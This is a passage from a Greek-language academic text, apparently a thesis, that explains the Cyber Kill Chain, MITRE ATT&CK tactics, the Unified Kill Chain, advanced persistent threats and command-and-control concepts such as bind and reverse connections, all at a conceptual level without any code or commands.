- Reconnaissance: Στο αρχικό στάδιο ο επιτιθέμενος επιλέγει το στόχο, διεξάγει έρευνα (π.χ., συγκεντρώνει διευθύνσεις email και άλλες πληροφορίες) και προσπαθεί να εντοπίσει τρωτά σημεία. Πιο συγκεκριμένα, κατά τη διάρκεια της αναγνώρισης, ο επιτιθέμενος αναζητά πληροφορίες που ενδέχεται να αποκαλύψουν ευπάθειες, αδυναμίες και τρωτά σημεία στα συστήματα του στόχου. Για το σκοπό αυτό, χρησιμοποιείται μία πληθώρα αυτοματοποιημένων εργαλείων που αναζητούν σημεία εισόδου και ευπάθειες, οι οποίες μπορούν στη συνέχεια να γίνουν exploit.
- Weaponization: Ο επιτιθέμενος κατασκευάζει ένα κακόβουλο λογισμικό απομακρυσμένης πρόσβασης, λαμβάνοντας υπόψη τα τρωτά σημεία που έχουν προκύψει από την πρώτη φάση. Το κακόβουλο λογισμικό είναι πλήρως εναρμονισμένο με τους στόχους του επιτιθέμενου (π.χ., ransomware, stealthy backdoor, APT). Η συγκεκριμένη διαδικασία περιλαμβάνει επίσης την προσπάθεια του επιτιθέμενου να μειώσει την πιθανότητα εντοπισμού της κακόβουλης δραστηριότητας από τις λύσεις ασφαλείας που διαθέτει ο στόχος.
- Delivery: Ο επιτιθέμενος μεταδίδει το weaponized κακόβουλο λογισμικό στο στόχο (π.χ., συνημμένο αρχείο σε mail, ιστότοπος που διαχειρίζεται ο επιτιθέμενος, μονάδα USB). Το συγκεκριμένο στάδιο είναι ιδιαίτερα σημαντικό δεδομένου ότι η επίθεση μπορεί να αποτύχει σε περίπτωση που η ομάδα ασφαλείας εντοπίσει το κακόβουλο λογισμικό.
- Exploitation: Ο κώδικας του κακόβουλου λογισμικού ενεργοποιείται με αποτέλεσμα να οδηγήσει σε εκμετάλλευση μίας ή περισσοτέρων ευπαθειών.
- Installation: Το κακόβουλο λογισμικό εγκαθιστά ένα σημείο πρόσβασης (π.χ., trojan, backdoor) που μπορεί να χρησιμοποιηθεί από τον επιτιθέμενο. Το συγκεκριμένο στάδιο είναι αρκετά σημαντικό δεδομένου ότι η επίθεση μπορεί να αποτύχει σε περίπτωση που κάποιο Host-based Intrusion Detection System (HIDS) ή Endpoint Detection and Response (EDR) ανιχνεύσει το συγκεκριμένο λογισμικό.
- Command and Control: Ο επιτιθέμενος, μέσω ενός Command and Control καναλιού (C2 Channel), αποκτά απομακρυσμένο έλεγχο στα συστήματα του στόχου.

- Actions on Objective: Ο επιτιθέμενος εκτελεί ενέργειες προκειμένου να επιτύχει τους στόχους του (π.χ., εξαγωγή εμπιστευτικών πληροφοριών, καταστροφή δεδομένων, κρυπτογράφηση δεδομένων με αντάλλαγμα λύτρα).

Το μοντέλο Cyber Kill Chain επιτρέπει στους αναλυτές ασφάλειας να διασπάσουν μια κυβερνοεπίθεση, παρά την πολυπλοκότητά της, σε διακριτές φάσεις [18]. Το γεγονός ότι κάθε φάση είναι απομονωμένη από τις υπόλοιπες, επιτρέπει την ανάλυση κάθε τμήματος της επίθεσης ξεχωριστά και τη δημιουργία συγκεκριμένων μεθόδων μετριασμού και ανίχνευσης. Επιπλέον, με αυτόν τον τρόπο οι αναλυτές ασφάλειας αντιμετωπίζουν μικρότερα προβλήματα αντί για ένα μεγάλο και ενιαίο πρόβλημα στο σύνολό του. Δεδομένου ότι το μοντέλο βασίζεται σε ένα σύνολο διαδοχικών βημάτων, αν για οποιοδήποτε λόγω κάποιο από τα στάδια της επίθεσης αποτύχει, τότε η επίθεση δεν θα είναι επιτυχής.

Ωστόσο, παρ' όλο που η συγκεκριμένη μέθοδος χρησιμοποιείται συχνά στον κυβερνοχώρο για τη μοντελοποίηση επιθέσεων, η αποδοχή της δεν είναι καθολική, με αρκετούς να υποστηρίζουν ότι το μοντέλο παρουσιάζει θεμελιώδη ελαττώματα και ελλείψεις [14]. Επομένως, δημιουργήθηκε η ανάγκη για την ανάπτυξη νέων μοντέλων και πλαισίων. Η εταιρεία MITRE ανέπτυξε το πλαίσιο Adversarial Tactics, Techniques και Common Knowledge (ATT&CK [19]), για την τεκμηρίωση και την παρακολούθηση των τεχνικών που χρησιμοποιούν οι επιτιθέμενοι στα διάφορα στάδια μιας κυβερνοεπίθεσης [20]. Το συγκεκριμένο πλαίσιο προσπαθεί να περιγράψει τη συμπεριφορά ενός επιτιθέμενου καθ' όλη τη διάρκεια του κύκλου ζωής μιας επίθεσης, από το reconnaissance και το exploitation έως το persistence και το τελικό impact στο στόχο. Περιλαμβάνει διαφορετικούς πίνακες για τα Windows, Linux, MacOS και φορητές συσκευές. Οι πίνακες αυτοί αποτυπώνουν μία πληθώρα τεχνικών (Techniques) κυβερνοεπίθεσης, ταξινομημένες με βάση διαφορετικές τακτικές (Tactics). Το ATT&CK αποτελεί ένα από τα πιο διαδεδομένα μοντέλα στο χώρο της κυβερνοασφάλειας. Είναι εξαιρετικά χρήσιμο για την κατανόηση του κινδύνου ασφαλείας, τη βελτιστοποίηση της ασφάλειας και την αξιολόγηση των συστημάτων ανίχνευσης και αντιμετώπισης απειλών [1]. Πιο συγκεκριμένα, το ATT&CK περιλαμβάνει Τακτικές, Τεχνικές και Διαδικασίες (TTPs). Οι τακτικές είναι οι επιμέρους στόχοι του επιτιθέμενου. Οι τεχνικές περιγράφουν τις ενέργειες που πραγματοποιούν οι επιτιθέμενοι για την επίτευξη των στόχων τους. Οι διαδικασίες είναι τα τεχνικά βήματα που απαιτούνται για την εκτέλεση μίας ενέργειας. Από το συγκεκριμένο πλαίσιο, ωφελούνται αφενός οι κόκκινες ομάδες, δεδομένου ότι μπορούν να επιλέξουν και να χρησιμοποιήσουν ένα υποσύνολο από τα TTPs, αφετέρου οι μπλε ομάδες, καθώς μπορούν να ενισχύσουν την ανίχνευση και την απόκρισή τους απέναντι σε γνωστά TTPs. Επομένως, χρησιμοποιώντας το ATT&CK μπορεί κανείς να προσομοιάσει σενάρια επίθεσης και να αξιολογήσει την αποτελεσματικότητα των μηχανισμών ασφαλείας απέναντι σε γνωστές και διαδομένες Τακτικές, Τεχνικές και Διαδικασίες επίθεσης.


Το ATT&CK ορίζει τις ακόλουθες τακτικές που μπορούν να χρησιμοποιηθούν σε μια κυβερνοεπίθεση [17][18][19]:

- Reconnaissance: Περιλαμβάνει τη συλλογή πληροφοριών σχετικά με το στόχο για την εκτέλεση μελλοντικών επιθέσεων.
- Resource Development: Περιλαμβάνει την εξασφάλιση πόρων για την υποστήριξη των ενεργειών της επίθεσης.

- Initial Access: Περιλαμβάνει ενέργειες προκειμένου να αποκτηθεί πρόσβαση το δίκτυο του στόχου.
- Execution: Περιλαμβάνει την εκτέλεση του κακόβουλου κώδικα του επιτιθέμενου.
- Persistence: Περιλαμβάνει ενέργειες προκειμένου να εξασφαλιστεί μία διαρκής, σταθερή και αξιόπιστη σύνδεση με το στόχο.
- Privilege Escalation: Περιλαμβάνει την αξιοποίηση ευπαθειών προκειμένου να αποκτηθεί πρόσβαση υψηλότερου επιπέδου.
- Defense Evasion: Περιλαμβάνει τεχνικές που δυσκολεύουν ή παρακάμπτουν τον εντοπισμό των ενεργειών του επιτιθέμενου.
- Credential Access: Περιλαμβάνει την κλοπή ονομάτων χρηστών και κωδικών πρόσβασης (π.χ., μέσω keylogging).
- Discovery: Περιλαμβάνει τεχνικές προκειμένου ο επιτιθέμενος να αποκτήσει μία ολιστική εικόνα του στόχου.
- Lateral Movement: Περιλαμβάνει τεχνικές pivoting στα διάφορα συστήματα του στόχου.
- Collection: Περιλαμβάνει τη συλλογή δεδομένων που θεωρούνται χρήσιμα και σημαντικά από τον επιτιθέμενο.
- Command and Control: Περιλαμβάνει τη δημιουργία ενός καναλιού επικοινωνίας του επιτιθέμενου με τα παραβιασμένα συστήματα, καθώς επίσης και τον απομακρυσμένο έλεγχό τους από τον επιτιθέμενο.
- Exfiltration: Περιλαμβάνει τεχνικές κλοπής και εξαγωγής δεδομένων.
- Impact: Περιλαμβάνει τις επιπτώσεις της επίθεσης στο στόχο (π.χ., διακοπή της λειτουργίας του οργανισμού, κρυπτογράφηση των δεδομένων με αντάλλαγμα λύτρα). Το impact έχει άμεση σχέση με το στόχο του επιτιθέμενου.

Όπως έχει ήδη τονιστεί, κάθε τακτική του ATT&CK πίνακα περιλαμβάνει τεχνικές, οι οποίες περιγράφουν τις ενέργειες που εκτελεί ένας επιτιθέμενος. Ορισμένες τεχνικές αναλύονται περαιτέρω σε επιμέρους τεχνικές που παρουσιάζουν λεπτομερώς τον τρόπο εκτέλεσής τους από τους επιτιθέμενους. Επομένως, σε αντίθεση με το Cyber Kill Chain, το πλαίσιο MITRE ATT&CK εμβαθύνει στον τρόπο με τον οποίο διεξάγεται κάθε στάδιο της επίθεσης, μέσω τεχνικών και υποτεχνικών. Επιπλέον, δεδομένου ότι το ATT&CK ενημερώνεται συχνά για να συμβαδίζει με τις πιο πρόσφατες τεχνικές επίθεσης, οι μπλε ομάδες μπορούν να ενημερώνουν έγκαιρα τις πρακτικές που ακολουθούν, προκειμένου να ανταποκρίνονται σε νέα TTPs.

Επιπλέον, το 2017, ο Paul Pols σε συνεργασία με το Fox-IT και το Πανεπιστήμιο Leiden [18][21], παρουσίασε το Unified Kill Chain το οποίο συνδυάζει τα Cyber Kill Chain και MITRE ATT&CK, επεκτείνοντάς τα περαιτέρω. Πιο συγκεκριμένα, το Unified Kill Chain αντιμετωπίζει ζητήματα που δεν καλύπτονταν προηγουμένως. Για παράδειγμα, μοντελοποιεί τη συμπεριφορά των επιτιθέμενων και τους ρόλους των χρηστών. Επιπλέον, αποτελεί μία βελτιωμένη προσέγγιση που αντιμετωπίζει τους περιορισμούς στο πεδίου εφαρμογής του Cyber Kill Chain. Η τελευταία έκδοση αποτελείται από τις 18 διακριτές φάσεις επίθεσης και καλύπτει δραστηριότητες που συμβαίνουν εντός και εκτός ενός δικτύου. Το μοντέλο, που παρουσιάζεται στην *Εικόνα 3*, μπορεί να χρησιμοποιηθεί αποτελεσματικά για την ανάλυση και την άμυνα απέναντι σε Advanced Persistent Threats (APTs).



Εικόνα 3. Unified Kill Chain


2.3 Advanced Persistent Threats

Ο όρος Advanced Persistent Threat (APT) αναφέρεται σε μία εκλεπτυσμένη (sophisticated) και δύσκολα ανιχνεύσιμη (stealthy) κυβερνοεπίθεση, στην οποία ο επιτιθέμενος αποκτά και διατηρεί, για μεγάλο χρονικό διάστημα (π.χ., μήνες, χρόνια), μη εξουσιοδοτημένη πρόσβαση σε ένα στόχο [22]. Καθ' όλη τη διάρκεια της επίθεσης, ο κακόβουλος χρήστης παρακολουθεί, συγκεντρώνει πληροφορίες και αποσπά ευαίσθητα δεδομένα. Σε αντίθεση με ορισμένες επιθέσεις που στοχεύουν στη διακοπή των υπηρεσιών του στόχου, στη μόλυνση των συστημάτων του με κακόβουλο λογισμικό και στην κρυπτογράφηση δεδομένων με αντάλλαγμα λύτρα, στην περίπτωση ενός APT, ο κυρίαρχος στόχος του επιτιθέμενου είναι να παραμείνει μη ανιχνεύσιμος για μεγάλη χρονική περίοδο, προκειμένου να αποσπάσει όσο το δυνατόν περισσότερα δεδομένα. Είναι πρόδηλο ότι λόγω της πολυπλοκότητας της συγκεκριμένης επίθεσης και της προσπάθειας που πρέπει να καταβάλει ο κακόβουλος χρήστης για την επιτυχημένη έκβασή της, τα APT συνήθως στοχεύουν υψηλής αξίας περιβάλλοντα, για παράδειγμα κράτη, οργανισμούς και μεγάλες εταιρείες, με απώτερο στόχο την κλοπή ευαίσθητων πληροφοριών [23]. Δεδομένου ότι η εκτέλεση μιας APT επίθεσης απαιτεί περισσότερους πόρους από μια τυπική επίθεση, οι επιτιθέμενοι είναι συνήθως έμπειρες ομάδες με σημαντική οικονομική υποστήριξη [24][25]. Σε ορισμένες περιπτώσεις υπάρχει χρηματοδότηση ακόμα και από κυβερνήσεις. Οι APT ομάδες (APT Group [3]) χρησιμοποιούν μία πληθώρα TTPs προκειμένου να παραβιάσουν δίκτυα και να αποφύγουν τον εντοπισμό από προϊόντα ασφαλείας. Συχνά χρησιμοποιούνται προηγμένες μέθοδοι επίθεσης, συμπεριλαμβανομένων zero-day exploits, στοχευμένων επιθέσεων ηλεκτρονικού ψαρέματος (phishing) και άλλες τεχνικές κοινωνικής μηχανικής [26][27]. Για να διατηρήσουν την πρόσβαση στο δίκτυο του στόχο, χωρίς να γίνουν αντιληπτοί, οι κακόβουλοι χρήστες χρησιμοποιούν εξεζητημένες τεχνικές αποφυγής ανίχνευσης.

Σύμφωνα με τη βιβλιογραφική αναφορά [28], οι APT επιθέσεις αποτελούνται από τις ακόλουθες έξι φάσεις: Reconnaissance & Weaponization, Delivery, Initial Intrusion, Command and Control, Lateral Movement, και Data Exfiltration. Πιο συγκεκριμένα, μετά από την αρχική συλλογή πληροφοριών, οι ομάδες APT αποκτούν πρόσβαση σε συστήματα του στόχου (π.χ., κοινωνική μηχανική, ευπάθειες σε επίπεδο εφαρμογής). Στη συνέχεια, συγκεντρώνουν περαιτέρω πληροφορίες και χρησιμοποιούν μεθόδους για την απόκτηση ανωτέρων δικαιωμάτων (π.χ., δικαιώματα διαχειριστή) [26][27]. Οι επιτιθέμενοι επιχειρούν να αποκτήσουν πρόσβαση σε

άλλους servers του στόχου. Όταν συγκεντρώσουν αρκετά και πολύτιμα δεδομένα, τα κρυπτογραφούν και τα συμπιέζουν προκειμένου να τα μεταφέρουν/εξάγουν στο δικό τους σύστημα. Η συγκεκριμένη διαδικασία μπορεί να επαναληφθεί για μεγάλες χρονικές περιόδους. Αξίζει να σημειωθεί ότι το κακόβουλο λογισμικό δημιουργεί συνήθως πρόσθετα σημεία επικοινωνίας με τον επιτιθέμενο, προκειμένου να διασφαλιστεί η συνεχής και αδιάλειπτη επικοινωνία του θύματος μαζί του [29].

Όπως έχει ήδη τονιστεί, μία APT επίθεση περιλαμβάνει πολλαπλές φάσεις και τεχνικές. Οι φάσεις αυτές μπορούν να ομαδοποιηθούν περαιτέρω, όπως φαίνεται στην *Εικόνα 4* [24][25].



Εικόνα 4. APT Attack Lifecycle

- Infiltration: Ο επιτιθέμενος αποκτά πρόσβαση σε ένα στόχο παραβιάζοντας για παράδειγμα ένα ή περισσότερα από τα ακόλουθα attack surfaces: επίπεδο εφαρμογής (π.χ., Local File Inclusion, SQL Injection, Remote Code Execution), επίπεδο δικτύου (π.χ., ευπάθεια στο σχεδιασμό της δικτυακής υποδομής), ανθρώπινος παράγοντας (π.χ., κοινωνική μηχανική). Επιπλέον, σε αρκετές περιπτώσεις οι επιτιθέμενοι εκτελούν ταυτόχρονα μία επίθεση Denial-of-Service (DoS) εναντίον του στόχου, που λειτουργεί σαν αντιπερισπασμός, προκειμένου να αποσπάσουν την προσοχή του και να αποδυναμώσουν ταυτόχρονα τα επίπεδα ασφάλειάς του, καθιστώντας ευκολότερη την παραβίασή του.
- Expansion: Ο επιτιθέμενος επεκτείνει την παρουσία του μέσα στο δίκτυο του στόχου. Με αυτόν τον τρόπο, είναι σε θέση να συλλέξει σημαντικές πληροφορίες και ευαίσθητα δεδομένα. Ανάλογα τα κίνητρα επίθεσης, τα δεδομένα και οι πληροφορίες μπορούν να πουληθούν, να καταστραφούν (π.χ., κρυπτογράφηση/διαγραφή βάσεων δεδομένων του στόχου) ή να διαρρεύσουν.
- Extraction: Μόλις συλλεχθούν αρκετά δεδομένα, ο επιτιθέμενος προχωρά στην εξαγωγή τους (data exfiltration), χωρίς ωστόσο οι ενέργειες του να γίνουν αντιληπτές (π.χ., κρυπτογράφηση, συμπίεση και κατακερματισμός δεδομένων).

Οι APT επιθέσεις παρουσιάζουν ορισμένα χαρακτηριστικά που επιβεβαιώνουν τον υψηλό βαθμό οργάνωσης που απαιτείται για την επιτυχημένη έκβασή τους. Η πλειοψηφία αυτών εκτελείται σε πολλαπλές φάσεις και ακολουθεί τα ίδια βασικά βήματα, δηλαδή τις έξι φάσεις που παρουσιάστηκαν προηγουμένως [26][27]. Επιπλέον, όπως έχει ήδη τονιστεί, στις APT επιθέσεις η δημιουργία αρκετών σημείων επικοινωνίας του θύματος με τον επιτιθέμενο είναι μείζονος σημασίας, δεδομένου ότι με αυτόν τον τρόπο μπορεί να διατηρηθεί για μεγαλύτερο χρονικό διάστημα η απομακρυσμένη πρόσβαση, μέσω εναλλακτικών καναλιών επικοινωνίας, ακόμη και αν ανακαλυφθεί η κακόβουλη δραστηριότητα του επιτιθέμενου.

2.4 Command & Control


Ο όρος Command and Control (C&C ή C2) αναφέρεται στη διαδικασία δημιουργίας, διατήρησης και ελέγχου κακόβουλου λογισμικού (implant) σε ένα σύνολο μηχανημάτων-στόχων [30]. Παρ' όλο που το C2 είναι η έκτη από τις επτά φάσεις που προσδιορίζονται στο Cyber Kill Chain, πρόκειται για ένα κρίσιμο δομικό στοιχείο το οποίο καθορίζει την επιτυχία των επιθέσεων και σε πολλές περιπτώσεις, αποτελεί τον κυρίαρχο στόχο των επιτιθέμενων [31]. Οι φάσεις του Cyber Kill Chain, πριν από το C2, είναι απαραίτητες για την παράδοση του κακόβουλου λογισμικού στο στόχο και την έναρξη της C2 επικοινωνίας. Αντίστοιχα, στο πλαίσιο MITRE ATT&CK παρουσιάζονται 16 διαφορετικές C2 τεχνικές [32][33]. Η καθεμία περιέχει έναν αριθμό υποτεχνικών που έχουν παρατηρηθεί σε προηγούμενες κυβερνοεπιθέσεις. Τα C2 πλαίσια μπορεί να είναι πλήρως παραμετροποιήσημες λύσεις ανοικτού κώδικα ή προϊόντα επί πληρωμή [32]. Δημοφιλείς πλατφόρμες, που χρησιμοποιούνται τόσο σε πραγματικές κυβερνοεπιθέσεις όσο και σε προσομοιώσεις, περιλαμβάνουν τα Cobalt Strike, Covenant και PowerShell Empire. Τα συγκεκριμένα καθώς και άλλα C2 πλαίσια αναλύονται περαιτέρω στην *Ενότητα 3*.

Σε υψηλότερο επίπεδο αφαίρεσης, υπάρχουν τρία δομικά στοιχεία μιας C2 υποδομής: ο server, ο agent και η κίνηση που ανταλλάσσεται μεταξύ τους [34]. Οι C2 servers χρησιμοποιούνται από τους επιτιθέμενους προκειμένου να διατηρήσουν ένα δίαυλο επικοινωνίας με τα παραβιασμένα συστήματα εντός του δικτύου-στόχου και επιπλέον για να εκτελούν εντολές σε αυτά [31]. Τα συστήματα μπορεί να περιλαμβάνουν υπολογιστές, διακομιστές, λάπτοπ, κινητές συσκευές και Internet of Things (IoT) συσκευές που είναι συνδεδεμένες στο δίκτυο [35]. Όπως υποδηλώνει το όνομα, οι C2 servers μεταβιβάζουν εντολές (commands) προς εκτέλεση και επικοινωνούν (control) με τα παραβιασμένα συστήματα. Επιπλέον, οι C2 servers χρησιμοποιούνται και για τη συλλογή και την αποθήκευση των δεδομένων που έχουν εξαχθεί από το στόχο. Οι C2 agents είναι οι κακόβουλες διεργασίες που εκτελούνται στα παραβιασμένα συστήματα. Οι διεργασίες αυτές είναι υπεύθυνες για την εκτέλεση εντολών και τη μεταφορά των αντίστοιχων αποτελεσμάτων πίσω στους C2 servers. Η αμφίδρομη επικοινωνία του agent με τον server αποτελεί την C2 κίνηση. Οι επικοινωνίες μπορεί να είναι τυπικές προκειμένου να διατηρηθεί η σύνδεση με το στόχο, μπορεί να περιέχουν εντολές και τα αντίστοιχα αποτελέσματα τους ή μπορεί να σχετίζονται με εξαγωγή δεδομένων. Επομένως, τα κανάλια επικοινωνίας χρησιμοποιούνται για τη μεταβίβαση οδηγιών στις παραβιασμένες συσκευές και τη λήψη πρόσθετων κακόβουλων payloads στο στόχο [32]. Επιπλέον, ένας επιτιθέμενος μπορεί εκτός από την αποστολή οδηγιών σε παραβιασμένους κεντρικούς υπολογιστές, να αποσπά δεδομένα από το στόχο. Τα δεδομένα μπορεί να είναι από

διαβαθμισμένα έγγραφα έως αριθμοί πιστωτικών καρτών ή προσωπικές πληροφορίες. Συχνά οι APT ομάδες χρησιμοποιούν τα εξαγόμενα δεδομένα ως πρόσθετη τακτική για να εκβιάσουν τους στόχους (π.χ., δημοσιοποίηση ευαίσθητων δεδομένων), προκειμένου να αποσπάσουν χρηματικά ανταλλάγματα. Σε άλλες περιπτώσεις, τα κρυπτογραφούν και ζητούν λύτρα για να τα μετατρέψουν ξανά σε επεξεργάσιμη μορφή.


Ανάλογα την κατεύθυνση της αρχικής κίνησης μία C2 σύνδεση χαρακτηρίζεται ως bind ή reverse. Πιο συγκεκριμένα, ισχύουν τα ακόλουθα:

- Bind Connection (*Εικόνα 5*): Ο C2 server πραγματοποιεί την αρχική σύνδεση με το θύμα. Μία σημαντική παράμετρος για τη συγκεκριμένη σύνδεση είναι ότι το θύμα θα πρέπει να είναι προσπελάσιμο από τον επιτιθέμενο. Στην πράξη αυτό δεν συμβαίνει παρά μόνο εάν ο επιτιθέμενος βρίσκεται στο ίδιο δίκτυο με το θύμα. Επιπλέον, σε εταιρικά περιβάλλοντα, που κατά κόρον χρησιμοποιούνται δρομολογητές και τεχνικές κατακερματισμού του δικτύου σε επιμέρους δίκτυα, είναι σπάνια η απευθείας πρόσβαση ενός τερματικού στο διαδίκτυο. Επομένως, δεδομένου ότι οι περισσότεροι οργανισμοί διαθέτουν αποτελεσματικούς περιμετρικούς μηχανισμούς ασφαλείας, καθίσταται δυσκολότερο να ξεκινήσει μια bind σύνδεση χωρίς να εντοπιστεί [32][34].



Εικόνα 5. Bind Σύνδεση

- Reverse Connection (*Εικόνα 6*): Το θύμα επικοινωνεί πρώτο με τον C2 server. Στις περισσότερες περιπτώσεις μια reverse σύνδεση είναι πιο πιθανό να επιτύχει, δεδομένου ότι συνήθως οι κανόνες (π.χ., ενός τείχους προστασίας) που εφαρμόζονται στην εξερχόμενη κίνηση είναι πιο ελαστικοί σε σχέση με αυτούς που εφαρμόζονται στην εισερχόμενη κίνηση. Επιπλέον, σε αρκετές περιπτώσεις η εξερχόμενη κίνηση δεν παρακολουθείται όσο αυστηρά παρακολουθείται η εισερχόμενη κίνηση [32]. Μόλις το θύμα ξεκινήσει μια νέα επικοινωνία, ο C2 server ανταποκρίνεται σε αυτήν και δημιουργείται το C2 κανάλι επικοινωνίας [34].



Εικόνα 6. Reverse Σύνδεση

Μια κοινή στρατηγική που ακολουθείται από τους επιτιθέμενους, είναι η ανάμειξη της κακόβουλης C2 κίνησης με άλλους τύπους κίνησης (π.χ., HTTP(S), DNS, SMB) που χρησιμοποιούνται πραγματικά από το στόχο [32]. Επιπλέον, συχνά οι επιτιθέμενοι για να αποκρύψουν τα C2 callbacks, τις επικοινωνίες δηλαδή του agent με τον server, κρυπτογραφούν και κωδικοποιούν τα δεδομένα κατά τη μεταφορά τους. Οι πιο περίπλοκες κυβερνοεπιθέσεις αποτελούνται από πολλά και διακριτά βήματα. Σε αρκετές περιπτώσεις η αρχική μόλυνση επιτυγχάνεται από έναν downloader που επικοινωνεί με τον C2 server και κατεβάζει επιπλέον κακόβουλα payloads. Η συγκεκριμένη αρχιτεκτονική επιτρέπει στον επιτιθέμενο να πραγματοποιεί μαζικές επιθέσεις. Για παράδειγμα, ένας downloader μπορεί να μολύνει ταυτόχρονα χιλιάδες οργανισμούς, επιτρέποντας στον επιτιθέμενο να δημιουργεί προσαρμοσμένο κακόβουλο λογισμικό δεύτερου σταδίου. Στην περίπτωση των downloaders, προκειμένου να διατηρηθεί μικρό το μέγεθος του αρχικού κακόβουλου λογισμικού, ο agent κατεβάζει επιπλέον κώδικα μέσω του διαδικτύου. Σε άλλες περιπτώσεις, τα κακόβουλα προγράμματα (dropper) θα εκτελέσουν όλες τις οδηγίες/εντολές που περιέχουν και μόνο μετά την επιτυχή ολοκλήρωση τους, θα επιδιώξουν σύνδεση με τον C2 server. Όπως έχει ήδη τονιστεί, ενώ ο C2 server χρησιμοποιείται για τον έλεγχο των συστημάτων ενός στόχου, συνήθως η αρχική επικοινωνία ξεκινάει από τα εσωτερικά παραβιασμένα συστήματα προς τον server. Στις περισσότερες περιπτώσεις ο απώτερος στόχος ενός επιτιθέμενου είναι μέσω ενός dropper ή downloader να αποκτήσει persistence στα συστήματα του στόχου παρακάμπτοντας τους μηχανισμούς ασφαλείας που έχουν υλοποιηθεί [31]. Μετά την εκτέλεση του κακόβουλου κώδικα, μία σύνδεση ξεκινάει από το θύμα προς τον C2 server, προκειμένου ο πρώτος να παραλάβει εντολές προς εκτέλεση. Ο τρόπος με τον οποίο το θύμα θα επικοινωνήσει με τον server περιλαμβάνεται στον κακόβουλο κώδικα. Πιο συγκεκριμένα, το θύμα μπορεί να επικοινωνήσει με δεκάδες IP διευθύνσεις και domains που διαχειρίζεται ο επιτιθέμενος. Για την ακρίβεια, σε κάθε επικοινωνία του θύματος και του C2 server μπορεί να επιλεγεί τυχαία μία από αυτές τις διευθύνσεις, η οποία σε συνδυασμό με τα μη σταθερά χρονικά διαστήματα επικοινωνίας, καθιστούν την ανίχνευση αυτών των σύνθετων επιθέσεων εξαιρετικά δύσκολη. Επομένως, το θύμα ξεκινά την επικοινωνία, δηλώνει πως είναι έτοιμο και περιμένει μία εντολή προς εκτέλεση, στέλνοντας αιτήσεις (requests) ανά τακτά χρονικά διαστήματα, προκειμένου να κρατήσει ενεργή τη συνεδρία. Στις περισσότερες επιθέσεις χρησιμοποιούνται τουλάχιστον δύο διαφορετικά C2 κανάλια [36]. Ο αριθμός τους σχετίζεται άμεσα με το στόχο και τις επιδιώξεις του επιτιθέμενου. Όσο αυξάνεται η πολυπλοκότητα της επίθεσης, τόσα περισσότερα κανάλια χρησιμοποιούνται. Ανεξάρτητα από τον αριθμό τους, όλα εμπίπτουν στις παρακάτω δύο διακριτές κατηγορίες:

